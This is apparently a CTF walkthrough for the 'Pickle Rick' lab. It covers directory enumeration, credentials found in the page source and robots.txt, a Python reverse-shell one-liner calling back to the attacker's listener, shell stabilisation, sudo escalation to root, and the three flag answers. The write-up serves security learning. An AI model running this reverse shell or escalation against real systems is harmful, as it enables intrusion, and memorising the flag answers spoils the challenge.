


Pickle Rick

A Rick and Morty CTF. Help turn Rick back into a human!

Enumeration

→ I visited the target web application: this is the first thing to do when pentesting a web app



Source code

→ I visited the source code to see if i can find something interesting: the second thing i love to do

→ And i indeed found something interesting, a username: R1ckRul3s



Directory enumeration


- The third thing i do is enumerate directories, this is to find interesting directories such as login page or password directory, i will make use of the gobuster tool(this enumeration may take a while, depending on your network)

Command: gobuster dir -u 10.10.7.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt

- I found two interesting pages; robots.txt and login.php

```
root@lp-10-10-0-8:~# gobuster dir -u 10.10.7.217 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.7.217
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:         10s
=====
2024/04/30 20:47:09 Starting gobuster
=====
/login.php (Status: 200)
/index.html (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/robots.txt (Status: 200)
Progress: 83215 / 220561 (37.73%)^C
[!] Keyboard interrupt detected, terminating.
=====
2024/04/30 20:47:39 Finished
=====
root@lp-10-10-0-8:~#
```


- I visited the robots.txt I got the password: **Wubbalubbadubdub**




- I visited the login.php page and was met with a login page
→ Remember i saw a username in the source code and already found a password in the robots.txt page

Username: R1ckRul3s


Password: Wubbalubbadubdub



→ I AM IN!!!



→ I entered the ls command to obtain some useful information



→ I found the file containing the first ingredient Sup3rS3cretPickl3Ingred.txt

Command Panel

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
c1ue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

→ I tried getting its content

Command: Cat Sup3rS3cretPick13Ingred.txt

→ But got an error, meaning the command cat is not allowed

Command Panel

Execute

Command disabled to make it hard for future PICKLEEEE RICCKKKK.



→ So I reverse connection from the system using my favourite resource [hacktricks](#)

Command: python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.0.8",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

→ Note: i'm using python3 because only python didn't work

Command Panel

Execute

→ I checked for my attack machine ip to make the reverse connection command work

Command: **ifconfig**

```
root@ip-10-10-0-8:~# ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:f8ff:fe97:7b74 prefixlen 64 scopeid 0x20<link>
    ether 02:42:f8:97:7b:74 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 33 bytes 4105 (4.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

veth5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.0.8 netmask 255.255.0.0 broadcast 10.10.255.255
    inet6 fe80::d1:9dff:fe6:e3f prefixlen 64 scopeid 0x20<link>
    ether 02:d1:9d:f6:0e:3f txqueuelen 1000 (Ethernet)
    RX packets 148316 bytes 32332497 (32.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 145385 bytes 101545682 (101.5 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 240474 bytes 100258385 (100.2 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 240474 bytes 100258385 (100.2 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

→ I already set up my listener on my attack machine

```
root@ip-10-10-0-8:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.7.217 57528 received!
/bin/sh: 0: can't access tty; job control turned off
$
```

I AM IN!!!

Getting the ingredient

What is the first ingredient that Rick needs?

Answer: **Mr . Meeseek Hair**

→ After gaining the shell got the first flag using

Command: **cat Sup3rS3cretPick13Ingred.txt**

```
root@ip-10-10-0-8:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.7.217 57528 received!
/bin/sh: 0: can't access tty; job control turned off
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
$
```

First Ingredient

→ I needed a stable shell and used the command

Command: `python3 -c 'import pty;pty.spawn("/bin/bash");'`

```
$ python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@ip-10-10-7-217:/var/www/html$
```

→ To escalate privilege and become a root user

Command: `sudo bash`


```
www-data@ip-10-10-7-217:/var/www/html$ sudo bash
sudo bash
root@ip-10-10-7-217:/var/www/html#
```

I am root

What is the second ingredient in Rick's potion?

Answer: 1 jerry tear


```
root@ip-10-10-7-217:~# cd /home
cd /home
root@ip-10-10-7-217:/home# ls
ls
rick  ubuntu
root@ip-10-10-7-217:/home# cat rick
cat rick
cat: rick: Is a directory
root@ip-10-10-7-217:/home# cd /rick
cd /rick
bash: cd: /rick: No such file or directory
root@ip-10-10-7-217:/home# cd rick
cd rick
root@ip-10-10-7-217:/home/rick# ls
ls
'second ingredients'
root@ip-10-10-7-217:/home/rick# cat 'second ingredients'
cat 'second ingredients'
1 jerry tear
root@ip-10-10-7-217:/home/rick#
```



What is the last and final ingredient?

Answer: **fleeb juice**

```
root@ip-10-10-7-217:/var/www/html# cat clue.txt
cat clue.txt
Look around the file system for the other ingredient.
root@ip-10-10-7-217:/var/www/html# cd /root
cd /root
root@ip-10-10-7-217:~# ls
ls
3rd.txt  snap
root@ip-10-10-7-217:~# cat 3rd.txt
cat 3rd.txt
3rd ingredients: fleeb juice
root@ip-10-10-7-217:~#
```



END!!!